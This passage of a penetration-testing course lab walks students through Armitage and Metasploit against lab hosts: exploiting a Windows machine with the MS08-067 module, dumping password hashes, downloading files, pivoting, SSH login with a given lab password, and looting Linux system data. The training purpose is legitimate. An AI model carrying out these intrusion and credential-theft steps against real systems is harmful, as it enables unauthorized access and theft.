Now, let's look at our scan results.

You should see target machines appearing in the target view in the upper right-hand side of the screen. You'll see the various operating system types (Windows of different flavors and Linux) appearing. The targets may overlay each other since we turned off auto-layout.

In Step 1 on this slide, right click on the black background near these targets, and choose the option for Auto-Layout-->Circle. The targets will now all be nicely laid out on the screen in a circle.

In Step 2, click on the Console tab again.

Now, in Step 3, at your msf prompt, let's look at our hosts table:


```
msf > hosts
```

You should see the four hosts that Nmap discovered loaded into our database.

Next, for Step 4, let's look at our services:

```
msf > services
```

Here, you'll see all the open ports discovered by Nmap and their associated services.



Now, we'll move on to exploiting a target system. We could have done an automated attack analysis and then automatic exploitation, but that takes five to ten minutes for the analysis, followed by a major chance we could blue-screen the target machine with automatic exploitation. Therefore, let's manually exploit the target.

In Step 1, click on the target 10.10.10.4 in the target pane. Make sure there is a green dotted-line around it to indicate that it is selected.

In Step 2, navigate in the modules pane to exploit/windows/smb/ms08_067_netapi. Alternatively, you could perform a search for ms08_067 and see it automatically appear. Double click on this individual exploit module.


You'll now see the configuration options for it appear on the screen. The RHOST will be set for 10.10.10.4, as that is the target we highlighted in the target pane. Please DO NOT select "use a reverse connection" because if you have a firewall running, you could crash the target machine. In fact, you do not have to change any of these variables at all.

In Step 3, click on the Launch button.

In Step 4, while the exploit is running, invoke a sniffer so you can see the packets associated with the exploit and payload loading. You may already have the sniffer running from earlier in the exercise. If that is the case, please leave it running and look at its output:

```
# tcpdump -nnp net 10.10.10
```

In Step 5, you should see in your target pane 10.10.10.4 turning red with lightning bolts around it. This indicates that you have successfully exploited it. Note also that a summary of session information appears below the target, indicating that we have AUTHORITY\SYSTEM (i.e., system privileges) on the target.



Now, let's plunder that target machine, pulling hashes from it.


Right click on the 10.10.10.4 target in the target pane, selecting Meterpreter [N] (where N is the Meterpreter session ID number) --> Access --> Dump Hashes.

In Step 2, you should see a message saying "Hashes dumped." Click OK.

Now, in Step 3, go back to your Credentials tab at the bottom part of the Armitage GUI. You shouldn't see any hashes yet! That's because this pane doesn't auto update.

In Step 4, click the "Refresh" button, and you should see the hashes you just pilfered from the target.

In 580.2, we'll explore the password capabilities of Metasploit in more detail, looking at how it can crack passwords. For now, let's look at other post-exploitation activities against the target, including file access and pivoting.



For more plundering of the target, right click on the 10.10.10.4 host again. In Step 1, select the option for Meterpreter [N] --> Explore --> Browse files.

Now, you'll see another tab open at the bottom of the Armitage GUI. In Step 2, select this tab, titled "Files [N]". You'll now see the file system of the target machine transparently accessible across the Meterpreter session. Navigate it.

Then, in Step 3, navigate to c:\ and look for the file called rpcrestart.bat. Right click on this file and select "Download". We're stealing a file from the target.


The file will be transparently moved to your Linux machine, in a directory called .armitage located in your current user's home directory.

In Step 4, let's look at the content of this file, by simply cat'ting it. Run the following command, substituting the date for the name of the directory associated with the local system date on your machine (hit <tab><tab> after ./armitage/ to see a list of subdirectories here).

```
# cat ~/.armitage/[date]/10.10.10.4/Downloads/rpcrestart.bat
```

Note that the date is a directory automatically created by Armitage for various actions you performed on that date.

The file that you downloaded is a script we use for this class to restart the RPC service on 10.10.10.4. If the service ever stops or crashes, our script restarts it every 14 seconds. This helps to add some stability to the system for various exercises we perform.



Now, let's establish a pivot through the 10.10.10.4 machine. Rather than manually typing in an msfconsole route command, we'll let Armitage do all the work.


In Step 1, right click on 10.10.10.4 again, and select Meterpreter [N] --> Pivoting --> Setup...

In Step 2, you'll see a screen called "Add Pivot". Based on the configuration that appears, your pivot will apply to packets for host 10.10.0.0 with a netmask of 255.255.0.0. In other words, all Metasploit traffic going to any system on the 10.10 subnet will go across this Meterpreter session. Currently, the host and mask are not editable in this screen of Armitage. But, this pivot will be useful for us as-is, so click on the "Add Pivot" button.

In Step 3, you should see a Message window, indicating "Route added". Click OK.

Now, back in your target pane, you should see little green arrows going from 10.10.10.4 to the other targets. This indicates that to reach those other targets, Metasploit will send traffic through 10.10.10.4.

So, we established a pivot... next, let's use it.



To see our pivot through 10.10.10.4 in use as we gain access to 10.10.10.7, let's run a sniffer that will look for all traffic going from our system to host 10.10.10.7. When we use the pivot, we'll be accessing 10.10.10.7, but we'll see NO PACKETS going from our box to 10.10.10.7. For Step 1, run tcpdump as follows:


```
# tcpdump -nnp host 10.10.10.7
```

If our pivot works properly, you should see no packets going to 10.10.10.7.

Now, in Step 2, right click on 10.10.10.7, and select Login-->ssh. We are now seeing how we can use the login features of Armitage to access another host (this time through a pivot).

In Step 3, a screen will appear that shows all currently available credentials. If we had a username and password already sniffed, cracked, or otherwise gathered for 10.10.10.7, we could simply select it from the list, and login with it.

But, suppose we got a password from some other source in our penetration test. In this scenario, suppose that you determined that an ssh user on 10.10.10.7 is bob and that his password is nuggetnugget (perhaps you dumped it from a database or were given it by target system personnel). Enter these into the User and Pass fields of the screen and click "Launch".



Now in Step 1 of the slide above, you should see host 10.10.10.7 turn red and get its lightning bolts, indicating that you now have access to this target. Note that it says "SSH bob:nuggetnugget" under the target, indicating the type of access you have and the credentials you are using. We don't have UID zero, but we do have a session with this target running as user Bob.


In Step 2, also note that the green arrow between 10.10.10.4 and 10.10.10.7 is now highlighted, indicating that the session to 10.10.10.7 is being carried via the pivot on 10.10.10.4.

Let's run a post module against the session on 10.10.10.7 now, across our pivot. In Step 3, right click on 10.10.10.7, select Shell [Q] --> Post Modules, where Q is the session ID you have with 10.10.10.7.

In Step 4, in the module pane, select post-->linux-->gather-->enum_linux, a module that will grab various pieces of information about a Linux machine we've compromised. Double click on this enum_linux module.

You'll see a configuration screen appear, with only one variable: the session ID to run the module against. It'll be prepopulated with session [Q], since we invoked the post module feature against a host with that session number.

In Step 5, click on Launch, to invoke this module.




Now, in Step 1 of this slide, you'll see a new tab open at the bottom of your screen, labeled with the name of the post module (linux/gather/enum_linux). Select that tab and watch the output of the module as it runs.

Many of these post modules store their results in the loot table of the Metasploit database, and linux/gather/enum_linux is no exception. Let's check out the loot it gathers.

When the module has finished running, in Step 2, go to the top of your Armitage screen and select the Menu for View-->Loot.

Now, in Step 3, you'll see a Loot tab appear at the bottom part of the Armitage screen. Click on it to look at the loot you pilfered from 10.10.10.7.

In Step 4, you can double-click on any of the items in the loot, which will open a tab showing that item in more detail. Explore through these items to see what the module pilfered. Check out the Network config and Firewall config in particular.



Finally, as time permits, feel free to explore through the rest of the Armitage GUI. While doing so, please be careful to avoid crashing or breaking the target machines.

When you are finished with your analysis of Armitage, go back to the Console tab at the bottom portion of the Armitage GUI. Kill off all sessions that you may have created by running the sessions command with the -K (a cap K) option to kill them all.


```
msf > sessions -K
```

You should see all of your sessions closing.

Next, let's remove any hosts we have in the database, so we can have a fresh database for any future activities. Run the following command to remove all hosts in the 10.10.10 network:

```
msf > hosts -d 10.10.10.*
```

You should now see an empty hosts table on the screen.




So, what was the point of our Armitage exercise? We were able to explore this powerful GUI and its nice integration with various Metasploit features, including modules, the database, pivoting, and session management.

The Armitage GUI helps automate several Metasploit activities, supporting a penetration tester's workflow.

Now, you may think, "Well, if the GUI is so powerful, why should I ever use the command line?" Ahhh… the command line also has some very powerful capabilities as well. That's the real point of this exercise: professional penetration testers who can master both the command line and various GUI capabilities will be more efficient as they wield these interfaces *together*. For skilled penetration testers, Armitage doesn't replace the Metasploit command line. Instead, it augments it. The combination of Armitage and the Metasploit command line is really powerful and allows for great efficiencies in our work.

Armitage can also take advantage of Metasploit's abilities for doing client-side exploitation and creating malicious files. We'll look at how to use Metasploit to attack clients and generate malicious files of various types (EXEs, Office documents, Java applets, and more) in depth in 580.2.



This brings us to a conclusion for 580.1. Today, we've looked at many of the powerful features of Metasploit, including the msfconsole, the Meterpreter, recon capabilities via auxiliary modules, scanning capabilities (including database functionality, integration with Nmap scanning and Nessus reports, and db_autopwn), and Armitage.

We've also reviewed a common penetration testing workflow to see how various Metasploit capabilities can support pen testers throughout numerous aspects of our jobs.

In the 580.2 course book, we'll continue stepping through the pen test workflow, looking at additional Metasploit features and use cases for scanning (with NeXpose integration), exploitation, and post-exploitation. We'll also jump into the wireless capabilities of Metasploit, its features for web application attacks, and much more. We've got an action-packed session with numerous hands-on exercises scheduled for 580.2. Stay tuned…